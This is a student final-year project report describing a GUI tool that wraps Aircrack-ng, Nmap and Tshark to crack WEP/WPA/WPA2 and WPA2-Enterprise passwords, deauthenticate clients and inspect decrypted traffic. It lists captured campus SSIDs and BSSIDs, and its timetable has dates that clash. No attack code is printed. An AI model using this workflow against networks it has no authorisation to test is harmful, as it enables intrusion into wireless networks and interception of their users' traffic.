Hong Kong Institute of Vocational Education
(Chai Wan Campus)

Department of Information Technology

Module: ITE4106M – Final Year Project
Course: HD in Information and Network Security
Topic: Wi-Fi Pentest Tool
Group 10:

Norman Ho

Abstract

The aim of this project is to build a GUI Tool of Wireless Penetration Testing for users that can crack the username and password of access point easily. In this tool, we mainly use dictionary attack to crack the password by Aircrack-ng

Contents

List of Tables and Figures 3
Acknowledgment 6
Introduction 7
- Requirement Specification 8
- Documentation for problem analysis 12
- Use Case Diagram 12
- Fully Dressed Use Cases 13
- Data Dictionary 15
- Detailed design 17
- Sequence Diagrams 20
- Implementation 22

Discussion 22
Conclusions 23
Further Development 23
Appendix 25
- User guide and installation guide 26
- Program listing 54

References 74

List of Tables and Figures

Figure 1 Alfa AWUS051NH 8
Figure 2 TL-WR702N 8
Figure 3 TL-WR1043N 9
Figure 4 Tenda FH307 9
Figure 5 Use Case Diagram 11
Figure 6 Fully Dressed Use Case 12
Figure 7 User interface design 16
Figure 8 Cracking Result Interface 17
Figure 9 WiFi-Scanning 19
Figure 10 Password Cracking 19
Figure 11 Timetable 23
Figure 12 Role Task 24
Figure 13 WEP Interface 25
Figure 14 WEP Interface 26
Figure 15 WEP Interface 27
Figure 16 WEP Interface 28
Figure 17 WEP Interface 29
Figure 18 WEP Interface 30
Figure 19 WPA/WPA2 Interface 31
Figure 20 WPA/WPA2 Interface 32
Figure 21 WPA/WPA2 Interface 33
Figure 22 WPA/WPA2 Interface 34
Figure 23 WPA Enterprise 35
Figure 24 WPA Enterprise 36
Figure 25 WPA Enterprise 37
Figure 26 WPA Enterprise 38
Figure 27 WPA Enterprise 39
Figure 28 WPA Enterprise 39
Figure 29 Nmap Interface 40
Figure 30 Nmap Interface 41
Figure 31 Nmap Interface 42
Figure 32 Nmap Interface 43
Figure 33 Nmap Interface 44
Figure 34 WPA2-Enterprise Report 45
Figure 35 WPA2-Enterprise Report 46
Figure 36 WPA2-Enterprise Report 47
Figure 37 WPA2-Enterprise Report 47
Figure 38 WPA2-Enterprise Report 48
Figure 39 WPA/WPA2 Report 49
Figure 40 WPA/WPA2 Report 50
Figure 41 WPA/WPA2 Report 51

Figure 42 WPA/WPA2 Report 52

Table 1 List the Wi-fi(s) information in the scanned environment 13
Table 2 Choose target WEP/WPA/WPA2 13
Table 3 Use Nmap for port scanning after getting password 14
Table 4 Generate report for record 14
Table 5 Use DNS for decrypted the users foot-printing 14
Table 6 Implementation 22

Acknowledgment

We want to thank all the people who helped us to complete the final year project. Our supervisor, Dr Lam, provides lots of information and ideas for reference and it makes the project get better.

Introduction

Background

Wireless networks have had a long history of being vulnerable to the attack. It started in early 2000 with Wired Equivalent Privacy (WEP) and brought a lot of issues to the table. The major problem of WEP is the initialization vector (IV) that can be easily reused when a large number of packets have been transmitted.

As a result, starting from 2003, Wi-Fi Protected Access (WPA) and Wi-Fi Protected Access v2 (WPA2) replaced the WEP. WPA mainly uses Temporal Key Integrity Protocol (TKIP) and WPA2 uses AES-CCMP for encryption. The major problem of WPA is the attacker could use a dictionary attack to get or guess a possible passphrase that created Pairwise Transient Key (PTK), Authenticator Nonce (ANonce), Supplicant Nonce (SNonce), Access Point MAC address and Client MAC address during the 4-way handshake and complete them.

It is vulnerable to home routers. Hackers could steal some confidential and sensitive information from user devices including mobile phones or computers.

Purpose

Our project is to provide a penetration testing tool that performs dictionary attack, packet decryption, port scanning and generates a report for pen-test results on home router and enterprise router.

Requirement Specification

Hardware

Wireless USB adaptor

Use Alfa AWUS051NH that uses the RT3572 Chipset compatibility with Kali Linux and its excellent performance.

Figure 1 Alfa AWUS051NH

Router

Use 3 different routers that support WEP, WPA/WPA2, WPA-PSK/WPA2-PSK and WPA2 Enterprise

Figure 2 TL-WR702N

Figure 3 TL-WR1043N

Figure 4 Tenda FH307

Software

Kali-Linux

Kali Linux is a Debian-based Linux distribution designed for digital qualification and penetration testing. Kali Linux software preinstalled many penetration tests, including Nmap, python and Aircrack-NG. Users can perform Kali Linux via hard drive, live CD or live USB.
Kali Linux has both 32-bit and 64-bit images.

Aircrack-ng

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LANs. It works with any wireless network interface controller that supports raw monitoring mode and can sniff 802.11a, 802.11b and 802.11g traffic.
We will use the aircrack-ng to our program development and the tools will be built-in in the Kali Linux.

Nmap

Nmap is a tool that can be used to discover services running on Internet connected systems. There are several features:

- Host discovery – Identifying hosts on a network. For example, listing the hosts that respond to TCP and/or ICMP requests or have a particular port open.

- Port scanning – Enumerating the open ports on target hosts.

- Version detection – Interrogating network services on remote devices to determine application name and version number.

- OS detection – Determining the operating system and hardware characteristics of network devices.

Tshark

Tshark is a network protocol analyzer. It allows you to capture packet data from a live network, or read packets from a previously saved capture file, either printing a decoded form of those packets to the standard output or writing the packets to a file.

Documentation for problem analysis

Use Case Diagram




Figure 5 Use Case Diagram

Fully Dressed Use Cases

Case 1: List the Wi-fi(s) information in the scanned environment

Figure 6 Fully Dressed Used Case

Main Actor	Pen-Tester
Pre-conditions	Make sure that the wireless card is embedded with driver rt2800usb.
Postconditions	If the user finished the preconditions. The Pen-Tester can take the SSID, Signal, Encryption Type, BSSID channel and Authentication Mode.
Scenario	Once, the Pen-tester runs the GUI Program and the monitor mode will be auto enabled. The interface and driver will be shown at the top of the left side. List out the information of scanned APs and the information included are the same as Airodump-ng's results.

Table 1 List the Wi-fi(s) information in the scanned environment

Case 2: Choose target WEP/WPA/WPA2

Main Actor	Pen-Tester
Pre-conditions	Choose the target of SSID and select the attack method
Postconditions	If the user finished the preconditions successfully. The interface will prompt the message of password
Scenario	First, the users will target the victim after the reconnaissance stage. Then, the users will see the loading bar that means the cracking process is running. Finally, the prompt message will show the BSSID, encryption type, password, and scan time.

Table 2 Choose target WEP/WPA/WPA2

Case 3: Use Nmap for port scanning after getting password

Main Actor	Pen-Tester
Pre-conditions	Choose the target of SSID and select the Nmap option and then password is required for the target
Postconditions	If the user finished the preconditions. The open port number will be given.
Scenario	First, the pen-tester can discover the open port because it is a vulnerability. If there are open ports on one's personal computer, there is potential for the loss of data, the occurrence of a virus, and at times, even complete system compromise. It is essential for one to protect his or her virtual files, as new security risks concerning personal computers are discovered every day.

Table 3 Use Nmap for port scanning after getting password

Case 4: Generate report

Main Actor	Pen-Tester
Pre-conditions	Choose the cracked result and generate the report.
Postconditions	If the user finished the preconditions. Users can view the decrypted data of the packets.
Scenario	The pen-tester can record every activity that accesses the AP after getting a password.

Table 4 Generate report for record

Case 5: Check clients' DNS query in the report

Main Actor	Pen-Tester
Pre-conditions	After the report is generated, the user can check the DNS query.
Postconditions	If the user finished the preconditions. User request DNS Service will be shown to check the clients send DNS queries to any suspicious DNS server.
Scenario	The pen-tester can record every activity that accessed the AP after getting a password.

Table 5 Use DNS for decrypted the users foot-printing

Data Dictionary

Python Library

Cmd
The Cmd class provides a simple framework for writing line-oriented command interpreters. These are often useful for test harnesses, administrative tools, and prototypes that will later be wrapped in a more sophisticated interface.

os
This module provides a portable way of using operating system dependent functionality and provides a unified interface to a number of operating system functions.

Time
The time module provides various time-related functions. It supplies classes for manipulating dates and times in both simple and complex ways. The focus of the implementation is on efficient attribute extraction for output formatting and manipulation.

Subprocess
The subprocess module allows you to spawn new processes, connect to their input/output/error pipes, and obtain their return codes.

CSV
Comma Separated Values format is the most common import and export format for spreadsheets and databases. The module implements classes to read and write tabular data in CSV format. Programmers can also describe the CSV formats understood by other applications or define their own special-purpose CSV formats.

Tkinter
Tkinter is Python's de-facto standard GUI (Graphical User Interface) package.

sys
This module provides access to some variables used or maintained by the interpreter and to functions that interact strongly with the interpreter. It is always available.

Glob
The glob module generates lists of files matching given patterns, just like the Unix shell.

File patterns are similar to regular expressions, but simpler. An asterisk (*) matches zero or more characters, and a question mark (?) matches exactly one character. You can also use brackets to indicate character ranges, such as [0-9] for a single digit. All other characters match themselves.


Threading
Threads are normally created by a fork of a computer script or program in two or more parallel (which is implemented on a single processor by multitasking) tasks.
Threads are usually contained in processes. More than one thread can exist within the same process. These threads share the memory and the state of the process. In other words: They share the code or instructions and the values of its variables.

Signal
The signal.signal () function allows defining custom handlers to be executed when a signal is received. A small number of default handlers are installed: SIGPIPE is ignored (so write errors on pipes and sockets can be reported as ordinary Python exceptions) and SIGINT is translated into a Keyboard Interrupt exception.

Detailed design

User interface design.
Our program mainly divided into 3 parts Wi-Fi(s), Cracking Result, and WPA/WPA2 Enterprise

Wi-Fi(s)



SSID	Signal	Encryption Type	BSSID	Channel	Authen. Mode
VTC-Staff	-80	WPA2	1C:B9:C4:32:50:F8	6	MGT
VTC-Staff	-80	WPA2	1C:B9:C4:31:F7:F8	11	MGT
CW-Worldskills	-17	WPA2	1C:B9:C4:F2:46:68	6	PSK
ASL	-16	WPA2	1C:B9:C4:32:46:69	6	PSK
VTC-Student	-16	WPA2	1C:B9:C4:72:46:68	6	MGT
VTC-Staff	-16	WPA2	1C:B9:C4:32:46:68	6	MGT
defaultSSID	-29	WPA2	58:EF:68:A7:73:C4	1	PSK
ASL	-30	WPA2	1C:B9:C4:32:38:09	1	PSK
CW-Worldskills	-32	WPA2	1C:B9:C4:F2:38:08	1	PSK
VTC-Student	-30	WPA2	1C:B9:C4:72:38:08	1	MGT
VTC-Staff	-31	WPA2	1C:B9:C4:32:38:08	1	MGT
AndroidAP_127	-52	WPA2	E4:46:DA:56:BE:9F	11	PSK
ASL	-58	WPA2	1C:B9:C4:32:34:59	1	PSK
VTC-Student	-58	WPA2	1C:B9:C4:72:34:58	1	MGT
VTC-Staff	-59	WPA2	1C:B9:C4:32:34:58	1	MGT
CW-Worldskills	-59	WPA2	1C:B9:C4:F2:34:58	1	PSK
VTC-Staff	-65	WPA2	74:3E:2B:3A:F0:38	11	MGT
CWCC	-63	WPA2	74:3E:2B:BA:F0:39	11	PSK
CW-Worldskills	-63	WPA2	74:3E:2B:FA:F0:38	11	PSK
CW-Worldskills	-64	WPA2	74:3E:2B:FA:FE:88	11	PSK
VTC-Student	-66	WPA2	74:3E:2B:7A:FE:88	11	MGT
VTC-Staff	-67	WPA2	74:3E:2B:3A:FE:88	11	MGT
ASL	-67	WPA2	74:3E:2B:3A:E9:39	11	PSK
VTC-Student	-70	WPA2	74:3E:2B:7A:E9:38	11	MGT
CW-Worldskills	-68	WPA2	74:3E:2B:FA:E9:38	11	PSK

Figure 7 User interface design

Top
On the left-hand side, the USB interface(wlan1mon) and USB driver (rt2800usb) are shown. It reminds the pen-tester that the monitor mode is enabled, and the driver supports monitoring mode.

In the middle, the penetration tester can browse the dictionary for cracking passwords in the next steps. By Default, we use rockyou.txt for dictionary attacks. Also, the status will change to “Freeze” and create an “Unfreeze” button after any target was selected, this will stop the Wi-Fi scanning process to avoid multiple attacks that occurred in a short period of time.

On the right side, this allows the pen-tester to choose the Wi-Fi protocol including WEP, WPA or

WPA2. If users choose WPA2, all the WPA2 are shown in the table.

Bottom

All the Wi-Fi details are as follow

SSID, Signal, Encryption Type BSSID, Channel and Authentication Mode

Cracking Result




Figure 8 Cracking Result Interface

In this section, all the Cracking Result will be shown here, and the users can select results to generate reports for records. And the directory of the generated report will show below.

WPA/WPA2 Enterprise




Figure 10 WPA/WPA2 Enterprise Interface

Top Left
Users can select organizations after finishing the WPA/WPA2 Enterprise attack.

Top Right
Users can select any victim of the organization to crack the password of the victim's password by using a dictionary.

Middle
There is a refresh button to renew the result manually, and the generate report button.

Bottom Left
The directory of the generated report is shown.

Bottom Right
It shows the result of cracked victims' passwords.

Sequence Diagrams

Wi-fi Scanning




Figure 9 Wi-Fi-Scanning

Password Cracking




Figure 10 Password Cracking

WPA/WPA2 Enterprise Attack




Figure 12 Password Cracking

Implementation

Test	***Description***	***Result***
Wi-fi Scanning	Use airodump-ng to apply scanning Wi-fi surrounding in the program	Pass
Select scanned target and capture its packets	Click the target listed and start capturing its packets	pass
Allow user to choose wordlist	Use self-defined wordlist is available	pass
Identify which attack method is effective in automatic mode	Ensure that there are multiple ways to attack the target	pass
WPA cracking	Active way (de-authentication)	pass
Nmap	Scan open port & close port	Pass
Http	Browsing Message	pass
DNS	The information of DNS query	pass
Generate Report	Generate report for pen-test result in PDF format	pass

Table 6 Implementation

Discussion

1. **Need to deal with multi-tasking of network card**

We encountered the problem of wi-fi scanning and packet capturing at the same time. Network card only work in one session that cannot finish multi-tasking, here are the situation founded:

- The program use network card to scan wi-fi(s) surrounding until we press “ctrl + c” in the terminal;
- Once the user clicks the target, the program uses the network card to capture packets, but the network card is still scanning the wi-fi(s). So, it is necessary to give time to stop airodump-ng.

2. **The distance of the user and the target**

We discovered it is hard to capture handshakes of the target’s with WPA/WPA2 encryption at long distance. So, it is essential to make sure to keep a short distance between the attacker and the target. Here is the solution of telling user the distance problem:

- The program will notify the user that the captured packet has no handshake that is unable to commit password cracking and tell him/her to try capturing the handshake next time.

Conclusions

In conclusion, our GUI provides the functions of cracking WEP, WPA and WPA2 method from Aircrack-ng tool, with the well and completed GUI. It can make Aircrack-ng much easier to use for the Pen-Tester at the beginning level. They don’t need to type any command in the terminal and can only press buttons on the GUI. following the steps then can crack the password from the Wi-Fi access point. This GUI greatly reduced the difficulty of using the Aircrack-ng tool.

According to the system design, it consists of three parts, the GUI and the sequence diagram. The GUI design aims to provide a user-friendly interface to users that achieve wi-fi attack within a few clicks.

Further Development

Dictionary
It is possible to make a password dictionary based on the characters, symbol and number within 8 to 16 characters. It will increase the possibility of cracking passwords.

Database
It is possible to create a database to store our report. The pen tester can have good documentation for the report and review the report anytime.

Appendix

Task Name	Start	End
Planning title & Research	07/09/2017	07/09/2017
Research	28/10/2017	12/10/2017
GUI design	13/10/2017	29/3/2017
Learning Python, Aircrack-ng and Tkinter	13/10/2017	6/1/2017
Initial Report	1/09/2017	30/09/2017
Initial Presentation	28/09/2017	05/10/2017
Coding	20/10/2017	18/4/2018
Testing	20/3/2018	18/4/2018
Interim Report	19/12/2018	21/12/2018
Interim Presentation	18/01/2018	18/01/2018
Debugging	1/4/2018	18/4/2018
